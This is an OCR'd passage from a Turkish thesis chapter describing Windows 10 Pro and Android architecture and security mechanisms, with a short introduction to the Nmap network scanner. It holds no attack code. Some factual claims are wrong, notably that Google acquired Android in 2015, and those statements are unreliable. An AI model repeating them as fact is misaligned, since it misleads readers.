
Microsoft Windows 10, altıncı, yedinci ve sekizinci nesiller arası Intel Core Vpro işlemcilere dayalı dizüstü bilgisayarlarla sinerjik olarak çalışan, yeni sezgisel kullanıcı deneyimleri sunan, bir kullanıcının makinesinde çoklu uygulamalar çalışırken akıcı tasarım ve zaman çizelgesi gibi özelliklerinin yanı sıra daha yüksek performans sağlayan bir işletim sistemidir (Bhat ve Nisman, 2018).



Şekil 2.16. Windows 10 Pro mimarisi.


Windows 10 Professional İşletim sistemi mimarisi Şekil 2.16'da görüldüğü gibi özel ayrıcalık katmanlarında çalışan çok katmanlı modül sistemi, kullanıcı ve çekirdek modları, Hyper V tarafından uygulanan sanal güvenlik seviyeleri seçeneklerine sahiptir. Sanal güvenlik seviyeleri seçenekleri, sanal güvenli modu etkinleştirir, her bir bölgede kullanıcı ve çekirdek katmanlarına sahiptir ve hypervisor katmanı dâhil altta bulunan donanım katmanı özel işlemci modunda çalışmaktadır. Böylece normalden daha güvenli donanım tabanlı sistemler oluşturulmaktadır. Çekirdek katmanı yönetici ve alt sistemlerin temelini oluşturmaktadır. Çekirdek katmanının iş parçacığı planlama, kesme ve özel durumları işleme, düşük seviye işlemci senkronizasyonları ve elektrik kesintilerinden sonra sistemi kurtarma gibi dört ana sorumluluğu bulunmaktadır. Çekirdek katmanı dağıtım nesneleri ve kontrol nesneleri olmak üzere nesne yönelimli iki nesne kümesi kullanmaktadır. Microsoft 10 İşlerim sisteminde bulunan VSM bölgesi(enclave) geçerli imzalı üçüncü parti kodların kripto hesaplamaları yapmasına izin vermektedir. Bir süreç sanal

bellek adres alanlarına, temel öncelik gibi bilgilere sahiptir ve bir veya daha fazla işlemci ile benzerlik göstermektedir. İş parçacıkları ise, çekirdeğin göndericisi tarafından zamanlanan yürütme birimleridir. Her iş parçacığı kullanıcı modu ve çekirdek modu olmak üzere iki yürütme moduna sahiptir. Çekirdek katmanı yığın istiflemek ve CPU modunu değiştirmek için yakalama işleyicisini çalıştırmaktadır. Windows 10 işletim sisteminde dağıtıcı, iş parçacıklarının yürütme sıralarını belirlemek için 32 seviyeli bir öncelik düzeni kullanmaktadır. Bu öncelikler gerçek zamanlı ve değişken olmak üzere iki sınıfa ayrılmaktadır. Gerçek zamanlı sınıf 16 ile 31 aralıklarındaki öncelik değerlerini iş parçacıklarını içerirken, değişken sınıf 0 ile 15 aralıklarındaki öncelik değerlerini içermektedir. Windows 10 işletim sisteminin fare ve pencereleri kullanan etkileşimli iş parçacıklarına çok iyi tepki süreleri verme, giriş çıkış birimlerini meşgul tutmak adına giriş çıkış birimlerini etkinleştirme gibi öncelikli stratejileri mevcuttur. Windows 10 Mimarisinde zaman planlaması, iş parçacığı hazır veya bekleme durumundayken, iş parçacığı sona erdiğinde ya da bir uygulama iş parçacığının önceliğini değiştirdiğinde gerçekleşebilmektedir. Gerçek zamanlı iş parçacıkları CPU'ya tercihli erişim özelliğine sahiptir fakat Windows 10, herhangi bir zaman dilimi içerisinde gerçek zamanlı bir iş parçacığının çalışmaya başlayacağına dair garanti vermemektedir ve bu durum yumuşak gerçek zamanlı iş parçacığı olarak bilinmektedir. Çekirdek yazılım donanımları tarafından istisnalar ve kesintiler oluşturulduğunda işlem yakalama yönetimini sağlamaktadır. İşlem yakalayıcı tarafından idare edilemeyen istisnalar çekirdeğin istisna göndericisi tarafından yerine getirilmektedir. Çekirdekte bulunan kesme göndericisi kesme hizmet yordamını (cihaz sürücüsünde olduğu gibi) veya iç çekirdek yordamını çağırarak kesinti işlemlerini gerçekleştirmektedir. Çekirdek, çok işlemcili ve karşılıklı bir dışlama ilkesi elde etmek için küresel bellekte bulunan döndürme kilitlerini (spin locks) kullanmaktadır. Windows 7'de olduğu gibi Windows 10 işletim sisteminde de nesne yöneticisinin görevi tüm hizmetler ve varlıklar için kullanılan nesnelerin yönetimidir. Nesne yöneticisi, bir nesne tanıtıcısı oluşturur ve güvenliği kontrol eder. Windows 10 mimarisindeki sanal adres çevirileri birkaç veri yapısı kullanmaktadır. Her bir işlem 4 byte boyutunda 1024 sayfa dizin girişi içeren bir sayfa dizinine sahipken, her sayfa dizini girişi 4 bayt boyutunda 1024 sayfa tablosu girişi (PTE) içeren bir sayfa tablosuna işaret etmektedir. Her PTE ise bellekte 4 kb'lık bir sayfa çerçevesine işaret etmektedir. Bir sayfa geçerli, sıfırlanmış, serbest bekleme, değiştirilmiş veya hatalı durumlarından herhangi birinde olabilmektedir. Windows 10 işletim sistemi sanal bellek düzeni Şekil 2.16.'da gösterildiği gibidir.



Şekil 2.17. Windows 10 işletim sistemi sanal bellek düzeni.

Şekil 2.17.'da gösterilen yönetici alanındaki işlem yöneticisi iş parçacığı ve işlem oluşturma, silme ve kullanma hizmetlerini sunmaktadır. Süreç düğümlerinde ebeveyn/çocuk ilişkileri veya süreç hiyerarşileri sürecin sahibi olan belirli bir çevresel alt sisteme bırakılmaktadır. Yerel prosedür çağrıları (LPC), istekleri ve sonuçları tek bir makinedeki istemci ve sunucu işlemleri arasında iletmektedir. Bir LPC kanalı oluşturulduğunda, üç mesaj tipinden biri seçilmelidir. Birinci tip mesaj tipi, 256 byte'a kadar küçük mesajlar için uygundur, portun mesaj kuyruğu ara depo olarak kullanılır ve mesajlar bir işlemden diğerine kopyalanmaktadır. İkinci mesaj tipi, kanal için oluşturulan ve paylaşılan bellek bölümü nesnesine işaret etmektedir ve büyük mesajları kopyalamayı önlemektedir. Üçüncü mesaj tipi, Win 32 alt sisteminin grafiksel görüntü bölümleri tarafından hızlı alt yapı adı verilen bir yöntem kullanmaktadır. G/Ç Yöneticisi dosya sisteminden, önbellek yönetiminden, cihaz sürücülerinden ve ağ sürücülerinden sorumludur. Yüklenebilir dosya sistemlerinin hangisi olduğunu izler ve G/Ç istekleri için ara bellekleri yönetmektedir. G/Ç Yöneticisi, bellek eşlemeli dosya giriş çıkışını sağlamak için VM Manager (sanal makine yöneticisi) ile birlikte çalışmaktadır. Tüm G/Ç sistemi için önbelleğe alım işlemlerini gerçekleştiren Windows 10 önbellek yöneticisi G/Ç yöneticisi tarafından kontrol edilmektedir. G/Ç yöneticisi hem senkron hem de asenkron işlemleri destekler, sürücüler için zaman aşımı sağlar ve bir sürücünün diğerini çağırması için gerekli mekanizmalara sahiptir. Windows 10 işletim sistemi dosya giriş çıkış düzeni Şekil 2.18.'de gösterilmiştir.



Şekil 2.18. Dosya Giriş/Çıkış düzeni.

Windows 10'un nesne yönelimli doğası, sistemdeki her varlık için çalışma zamanı erişim doğrulaması ve denetim kontrollerini gerçekleştirmek amacıyla tek bir mekanizma kullanmaktadır. Bir işlem bir nesneye tanıtıcı açtığında, güvenlik referans monitörü işlemin gerekli hakları sahip olup olmadığını görmek için işlemin güvenlik belirtecini ve nesnenin erişim kontrol listesini kontrol etmektedir. Tak ve çalıştır yöneticisi (PnP), donanım yapılandırmasındaki değişiklikleri tanımak ve uyarlamak için kullanılmaktadır. Yeni aygıtlar eklendiğinde PnP yöneticisi uygun sürücüyü yüklemektedir ve her cihazın kullandığı kaynakları takip etmektedir. Güç yöneticisi mevcut güç koşullarını algılar, sistemi uyku moduna geçirerek hazırda bekletir ve cihaz durumu yönetimini sağlar. Kovan (hives) adı verilen dâhili depolarda tutulan kayıt defteri yapılandırma bilgileri kayıt defteri adı verilen konfigürasyon yöneticisi tarafından yönetilmektedir. Sistem bilgileri, her kullanıcının tercihleri, yazılım bilgileri, güvenlik ve önyükleme seçenekleri için ayrı bir kovan (hives) mevcuttur. Windows 10 işletim sistemi bir şeyler ters giderse önceki kayıt defterini kurtarabilmek için kayıt defteri değişiklikleri yapmadan önce bir sistem geri yükleme noktası oluşturmaktadır (Silberschatz, 2010).

2.8.2. Windows 10 Professional güvenlik mekanizması

Windows 10 güvenlik mekanizmasını windows defender, bitlocker, akıllı ekran filtresi başlıkları altında incelemek mümkündür. Bu özelliklere ek olarak koşullu erişim, kontrol akışı koruması, cihaz koruması ve sanallaştırma tabanlı güvenlik Microsoft 10 işletim sistemine güvenliği sağlamak için eklenen yeni özellikler arasındadır. Windows Defender ilk olarak 2005 yılında Microsoft tarafından güvenlik alanındaki edinimlerinden birinin sonucu olarak bir casus

yazılım önleme programı olarak piyasaya sürülmüştür ve yedi yıl boyunca Microsoft'un web sitesinden indirilebilen, bazen de Windows ile birlikte gelen Microsoft ücretsiz antispyware programı olarak varlığını sürdürmüştür. 2012'de Microsoft, yalnızca casus yazılımları değil, her türlü kötü amaçlı yazılımı algılayan, Windows Defender olarak yeniden biçimlendiren ve Windows 8'e ekleyen Microsoft Security Essential programını alarak önemli bir değişiklik yaptı. Microsoft'a göre kötü amaçlı yazılımlardan koruma programı olan Windows Defender, Windows 10'dan kaldırılamayacak kadar önem arz etmektedir. Bir başka üçüncü parti kötü amaçlı yazılımdan koruma programı Windows 10'a yüklendiğinde, Windows Defender devre dışı kalsa bile sistemde mevcut olarak bulunur ve güncellemeleri indirmeye devam etmektedir. Bu güncelleme işlemi Windows 10 işletim sisteminin güvenlik güncellemeleri içerisinde yer almaktadır. Üçüncü parti kötü amaçlı yazılımdan koruma programlarının lisansının süresi dolduğunda, Windows 10 tarafından devre dışı bırakılır ve sistemi korumak için Windows Defender otomatik olarak devreye girer ve bu nedenden dolayı Windows Defender güncel tutulmalıdır. Bilgisayardaki hassas verileri korumak, bütünlüğünü sağlamak için Windows 10 bitlocker dosya şifreleme özelliğini kullanmaktadır. Windows 10 sabit veya taşınabilir diskleri bitlocker yöntemi ile şifreleyerek hacker'ların parolaları keşfetmek için kullandıkları sistem dosyalarına erişmesini veya sürücüleri bilgisayardan çıkarıp farklı bir bilgisayara takarak sürücüye erişmelerini engellemektedir. Bitlocker ile şifrelenmiş bir sürücüye yeni dosyalar eklendiğinde bu dosyalar bitlocker tarafından otomatik olarak şifrelenir ancak başka bir sürücü veya bilgisayara kopyalanan dosyaların şifreleri otomatik olarak kalkmaktadır. Dosyalar ağ üzerinden başka kullanıcılar ile paylaşılıyorsa ilgili dosyalar şifrelenmiş sürücüde kaldığı sürece şifreli kalır ancak yetkili kullanıcılar tarafından şifreli dosyalara erişim sağlanmaktadır. Bitlocker özelliği Windows 10 işletim sistemlerin Home sürümlerinde mevcut değildir, yalnızca professional sürümü bu özelliği bulundurmaktadır. Windows 10'da bulunan akıllı ekran filtresi, başlangıçta Windows 7 altında explorer üzerinde kimlik avı ve kötü amaçlı yazılımlara koruma sağlamak için geliştirilmiştir ve Microsoft'un web özelliklerinden (Hotmail, Outlook, Office365 gibi) gelen tehditlere karşı sistemi korumak için yıllar içerisinde geliştirilmiştir. İlk önce Windows 8'e entegre edilen bu özelliğe Windows 10 işletim sisteminde Microsoft Edge Akıllı Ekran Filtresi desteği de eklenmiştir. 1 Ocak 2016 tarihinden itibaren akıllı ekran filtresini destekleyen Windows sürümleri çalıştırıldığında dijital olarak imzalanmış dosyaları SHA1 karma algoritması gibi zayıf bir sertifika teknolojisiyle dijital olarak otomatik bir şekilde raporlamaktadır. Zayıf sertifikayı sahip bir dosya Windows 10 işletim sisteminde çalıştırılırsa Akıllı Ekran Filtreleme özelliği kullanıcıyı bir iletişim kutusuyla uyarmaktadır. Windows 10'un yeni gelen özelliklerinden biri koşullu erişimdir ve ağ erişim koruması (NAP) yerine

geçmektedir. Koşullu erişim, Microsoft'un bir ağa erişimini ağın tüm kaynaklarına erişebilecek kadar güvenli olduğu kanıtlanıncaya kadar sınırlayarak ağ erişim denetimini gerçekleştiren bir denetim teknolojisidir. Koşullu erişim teknolojisi ön yükleme verileri ve NAP'te olmayan güvenli önyükleme durumu gibi sistem bütünlüğü verilerine dayanarak sistemin sağlıklı çalıştığına dair bir onay oluşturmakta ve NAP'in aksine bulut teknolojilerini temel alarak Windows Intune ve mobil cihaz yönetimi (MDM) ile birlikte çalışmaktadır. Koşullu erişim teknolojisi ile bitlocker durumu, kötü amaçlı yazılımdan koruma imza veri tabanı kontrol edilebilir ve yalnızca sistemin sağlıklı bir şekilde çalıştığı doğrulandıktan sonra onay talebi oluşturmaktadır. Koşullu erişim teknolojisini kullanmak için sistemlerin modern sistemlere yükseltilmesi gerekmektedir. Kontrol akışı koruması özelliği windows 10 kullanıcıları için değil, windows 10 uygulama geliştiricileri için Visual Studio 2015 'te yeni bir seçenek olarak uygulanmış bir özelliktir. Öncelerde tarayıcı yığınındaki belleği bozmaya çalışarak kullanılan ve daha sonrasında saldırılarla başa çıkmak için kullanılan bu yeni teknoloji ara bellek taşmalarını önlemek için daha genel amaçlı bir mekanizmaya dönüşmüştür. Kontrol akışı koruması özelliği programları tamamen sızdırmaz hale getiremese de kodlara yapılan saldırıları büyük oranda önlemektedir ve Windows 8.1 de dâhil olmak üzere Windows 8.1 'in üst sürümlerinde aktif olarak kullanılmaktadır. Aygıt koruması özelliği, Windows 10'u rakiplerin hedefli saldırılarına karşı daha dirençli hale getirmek için yönetici hesapları dâhil olmak üzere bilgisayarda nelerin çalıştırıldığının kontrolünü sağlamak amacıyla birden fazla yazılım ve donanım özelliğinin birleştirildiği bir teknolojidir. Son derece gelişmiş ve kalıcı olarak bilinen bu saldırılar ulusal devletler, casusluk grupları, organize suç korsanları gibi iyi finanse edilmiş kaynaklar tarafından gerçekleştirilmektedir. Sosyal mühendislik yöntemi kullanılarak hedefin araştırılması ile başlayan ve hedef ortama giriş için kötü amaçlı yazılımı yalnızca bir süreliğine kullana bu tür saldırılar direk olarak kötü amaçlı yazılımları temel almaktadır. Saldırgan sisteme girmeyi başardıktan sonra erişim haklarını arttırmak için ağdaki mevcut kimlik bilgilerini ve yönetim araçlarını kullanmaktadır. Bu tür saldırılara karşı koruma sağlamak için sadece güvenlik yazılımları yeterli olmaz ek güvenlik kontrolleri de gereklidir. Aygıt korumasındaki kod bütünlüğü, ürün yazılımının güvenli ön yükleme özelliğini, Windows 10 çekirdek modeli kod bütünlüğünü, kullanıcı modu kod bütünlüğünü, uygulama anahtarlarını içeren yazılım ve donanım teknolojilerinin bir karışımını içermektedir. Dışarıdan gelecek tehditlere karşı koruma sağlamak için VBScript (.VBS), JavaScritpt (.JS), Windows komut dosyası (.WSF) ve Windows Komut Dosyası Bileşeni (.WSC) komut dosyalarının dijital olarak imzalanması gereklidir. Cihaz koruması özelliğinin etkin olduğu sistemlerde MSI kurulum paketlerinin de dijital olarak imzalanmış olması gerekmektedir. Güvenlik açısından cihaz koruması altında çalışan

uygulamalar mağazanın özel sürümleri de dâhil olmak üzere Microsoft Mağazası aracılığıyla dağıtılmalıdır. Cihaz Koruması teknolojisi Windows 8.1 ve sonraki sürümlerinde kullanılabilmektedir. Cihaz koruması teknolojisi grup ilkesi, SCCM ve Powershell ile yönetilmektedir. Cihaz koruması teknolojisi son sürüm Windows işletim sistemlerinde çalışır ve bazı donanımlar gerektirir ve sistemi kötü amaçlı yazılımdan koruma görevi görmez fakat kötü amaçlı yazılımdan koruma programının sağlayamadığı ek korumaları sunmaktadır. Sanallaştırma tabanlı güvenlik te Windows 10 işletim sisteminin yeni özelliklerinden biridir. Windows 10'un hala üzerinde çalışmakta olduğu bu yeni özellik işletim sistemlerinden faydalanılmasını zorlaştıran bir güvenlik mekanizmasıdır. VBS bu güvenlik önlemini işletim sistemi çekirdeğinin parçalarını L tipi hypervisor yönetici üzerinde ayrı bir bölüme (sanal makine) taşıyarak gerçekleştirmektedir. Hypervisor Windows'ta güvenlik politikalarının uygulanmasından sorumlu olan yerel güvenlik kurumu alt sistemi hizmeti (LSASS) de bulunacaktır; bu durum Kerberos, NTLM karmaları ve diğer sık hedefli kontrollerin işletim sisteminin dışında bulunacağı anlamına gelmektedir. Sanallaştırma tabanlı güvenlik özelliği sayesinde bellek sayfalarının hem yazılabilir hem de çalıştırılabilir olmasını önleyen hyper yönetici kod bütünlüğü (HVCI) aracılığıyla uygulanır ve bellek sayfalarının çalıştırılabilir olarak işaretlenmeden önce HVCI tarafından doğrulanması gerekmektedir. HVCI ise bellek tahsisini kontrol eden bir monitör aracılığıyla uygulanmaktadır. Bir anlamda bu yeni teknoloji uygulama anahtarların benzer bir deneyim sunmaktadır. Sanallaştırma Tabanlı Güvenlikte sanal bir TPM yığını da bulunmaktadır ve Windows Server 2016 Hyper V sanal makinelerinde bitlockerın benimsenme konusunda yardımcı olmaktadır. Sanallaştırma tabanlı güvenlik özelliği aynı zamanda cihaz koruması özelliği için bir önkoşuldur ve aynı cihaz koruması özelliğinde olduğu gibi Windows 10'un kurumsal ve eğitim sürümleri için geçerli olacaktır (Knittel ve McFedries, 2016).

2.9. Android


Android işletim sistemi ilk olarak adını almış olduğu Android Inc. firması tarafından geliştirilmiştir. Daha sonra mobil işletim sistemi olarak tanımlanarak 2015 yılında Google tarafından satın alınmış ve Linux çekirdeği temel alınarak google tarafından geliştirilme çalışmaları halen devam etmektedir. Android, yalnızca işletim sistemini değil ara katman yazılımını ve temel uygulamaları da içeren oldukça yaygın kullanılan bir yazılım grubu ve işletim sistemi haline gelmiştir. (Khan vd., 2017).

Bu çalışmada Android işletim sistemi Kali Linux 2019 üzerinde kurularak ele alınmıştır. Şekil 2.19.'da android emülatörü gösterilmektedir.

Şekil 2.19. Android emülatörü.

2.9.1. Android mimarisi

Android linux çekirdeği üzerine kurulu bir mobil işletim sistemidir. Android işletim sistemi mimarisini çekirdek katmanı, ara katman, framework katmanı ve uygulama katmanı olarak 4 ana katmanda ele almak mümkündür. Bu katmanlar Şekil 2.20.'de gösterilmektedir.



Şekil 2.20. Android işletim sistemi mimarisi.

Linux çekirdeği katmanı, çekirdek sürücüleri, güç yönetimi ve dosya sistemi gibi işletim sisteminin temel işlevlerinin gerçekleşmesini sağlayan Android platformunun alt katmanıdır. Çekirdek katmanının üzerinde bulunan ara katman, mobil platform olarak Android'in sahip olduğu temel unsurları içeren ve Android katmanı olarak ta bilinen katmandır. Android katmanı olarak bilinen ara katmanda Android çalışma zamanı ve yerel bileşenler olmak üzere iki parça vardır. Çekirdek katmanındaki sürücülerle karşılaştırıldığında Android donanım sanallaştırma katmanı (HAL) donanım üreticisine özel çoğu uygulamaların (ses cihazı, kamera API'leri gibi) tutulduğu katmandır. Yerel bileşenler bölümünde bulunan iki önemli bileşen C/C++ dillerinde yazılmış yerel kütüphaneler ve arka planları içermektedir. Android mimarisinde yer alan yerel deamon'lar (hayalet programlar) sistemle etkileşimi yerel düzeyde ele almaktadır. SQLLite, Webkit, SSL ve OpenGL gibi kütüphaneler, Android kütüphanesinin işlevselliğini ve uyumluluğunu geliştirme amacıyla büyük ölçüde zenginleştirilebilmektedir. Android ara katmanında bulunan çalışma zamanı parçası çekirdek kütüphanelerini ve çalışma zamanı ortamlarını içermektedir. Android'in 4.4 sürümüne kadar tek çalışma zamanı ortamı olarak Dalvik adında bir java işlem sanal makinesi kullanılırken, daha sonraki sürümlerde Android Run Time (ART) adlı yeni bir çalışma şeması üzerinde çalışılmaya başlandı. Dalvik sanal çalışma zamanı ortamının sağladığı Just In Time (JIT) derlemesine göre ART tarafından sağlanan Ahead Of Time (AOT) derlemesi enerji tüketiminde olduğu gibi performansta da önemli bir iyileşme sağlamaktadır (Chinetha vd., 2015).

Android katmanının çalışma zamanı parçasının en üstünde Android uygulamalarının birçok işlevini yerine getiren ve uygulama geliştiricileri tarafından en sık kullanılan uygulama çerçevesi katmanı bulunmaktadır. Örneğin; görüntüleme sistemi, zengin ve geliştirilebilir UI bileşenleri koleksiyonu bu katman tarafından sağlanmaktadır. İçerik sağlayıcılar ise, bir uygulamanın diğer uygulamalarla verilere erişimini veya veri paylaşımını gerçekleştirmektedir (Meng vd., 2018).

2.9.2. Android güvenlik mekanizması


Android işletim sistemi Android uygulama çerçevesi katmanında gerçekleştirilen Android izin tabanlı bir mekanizma ve linux çekirdek katmanında uygulanan linux kullanıcı tabanlı bir ayrıcalık mekanizması olmak üzere iki ana güvenlik mekanizmasına sahiptir. Bir uygulamaya diğer taraflardan gelen kaynaklara erişiminden önce işletim sistemi tarafından gerekli izinler verilmelidir ve izin tabanlı güvenlik mekanizması bileşenler arası iletişim (ICC) düzeyinde uygulanmaktadır. Android işletim sistemi ICC kuruluşlarına aracılık etmek için referans izleyici rolünü üstlendiğinden her uygulamaya veya bileşene önceden tanımlanmış bir izin etiketi atayarak tüm ICC'yi düzenlemektedir. Böylece Android işletim sistemi önceden tanımlanmış izin kapsamı dışında kalan izin isteyen tüm ICC'leri reddetmektedir. Android işletim sistemi erişim kontrol mekanizması için 4 seviye tanımlamıştır. Bunlardan en düşük izin seviyesine sahip olanı "normal" olarak adlandırılmaktadır. Bu seviyedeki izinler geliştiricinin internet erişimi, titreşim ve NFC kullanımında olduğu gibi bir uygulamanın bildirim dosyasında bildirildiği sürece verilebilmektedir. Normal seviyeden daha yüksek izin seviyesine sahip olan seviye "tehlikeli" olarak adlandırılmaktadır. Bu seviyedeki izinler yalnızca uygulama sırasında (örneğin kullanıcıların fotoğraflarına erişirken kullanıcı rızasını aldıktan sonra) verilebilmektedir. Diğer iki izin seviyesi riskli izinler için tasarlanmış olan imza, imza ve sistem izinleridir. İmza seviyesi yalnızca güvenilir bir tarafça imzalanan uygulamalara verilirken, imza ve sistem izni google ve telefon satıcıları tarafından imzalanan uygulamalar için de izin vermektedir. Android işletim sisteminin kullanıcı taraflı güvenlik mekanizmasında, Android 'deki her uygulama benzersiz bir kullanıcı kimliğiyle çalışır ve böylece temel linux sistemi programlama hatalarının neden olduğu zararlardan kaçınmak için sistem düzeyinde bir yalıtım sağlayabilmektedir. Ancak sistem tanımlı root, radio ve sistem gibi kullanıcılara bazı istisnalar tanınmaktadır. Ayrıcalıklı bir kullanıcı kimlik değiştirmeye gerek duymadan birden fazla işlemi Android işletim sistemi üzerinde başlatabilmektedir ve tüm bu işlemlere imtiyazlı kullanıcıya verilen, Android işletim sistemi üzerinde potansiyel bir güvenlik boşluğuna neden olan aynı ayrıcalıklar verilmektedir. Android işletim sistemine 4.3 sürümünden başlanarak, isteğe bağlı

erişim kontrolünü (DAC) en son zorunlu erişim kontrolüne (MAC) yükseltmek için Güvenlik geliştirmeli Linux (SELinux) modeli uygulanmıştır. Android' deki erişim yeteneği, yalnızca dosya sistemi sahipliği tarafından belirlenmeyi bırakmıştır. SELinux yönteminde, her işlem kesinlikle bir dizi SELinux güvenlik politikası tarafından düzenlenen minimum imtiyaz düzeyinde yürütülmelidir (Meng vd., 2018).

2.10. NMAP Yazılımı

Nmap 1997 yılında, bilgisayar ağları uzmanı olan Gordon Lyon (Fyodor) tarafından Python ve C/C++ programlama dilleri ile geliştirilmiş, özel amaçlı port tarayıcılarının parçalanmış alanlarını güçlü, esnek ve ücretsiz bir araç olarak birleştirmek ve tüm tarama tekniklerinin verimli bir şekilde gerçekleştirilmesini sağlamak amacıyla yaratılmış bir güvenlik tarayıcısıdır. Nmap kullanılarak ağlar taranabilir, haritası çıkarılabilir ve ağ makinesinde çalışan servis durumları, işletim sistemleri, portların durumları gözlemlenebilmektedir. Nmap tamamen özgür General Public License (GPL) lisanslı bir yazılımdır. Herhangi bir ağ hazırlanırken gerekli ayarların test edilmesi, ağ envanterinin tutulması, haritalanması, bakımı ve yönetimi, bilinmeyen yeni sunucuları tanımlayarak güvenlik denetimlerinin yapılması gibi alanlarda Nmap yazılımı kullanılmaktadır (Fyodor, 2008). Günümüzde Nmap yazılımı yaklaşık 15 farklı tarama yöntemine ve her bir tarama için yaklaşık 20 farklı seçeneğe sahiptir. Şekil 2.21'de Nmap kullanım detayları ve parametreleri gösterilmektedir.

Nmap yazılımının ayrıntılı kullanımı penetrasyon testi yöntemlerinin bilgi toplama aşamasında sunulmuştur.




Şekil 2.21. Nmap kullanım detayları ve parametreleri.

Nmap aracı incelendiğinde hedef özellikleri (target specification), sunucu keşfi (host discovery), tarama teknikleri (scan techniques), port özellikleri (port specification), servis ve versiyon bilgileri (service and version detection), işletim sistemi bilgileri (OS Detection) gibi ana başlıklar altında ihtiyaca göre kullanılabilecek pek çok paremetlerin sunulduğu görülmektedir.

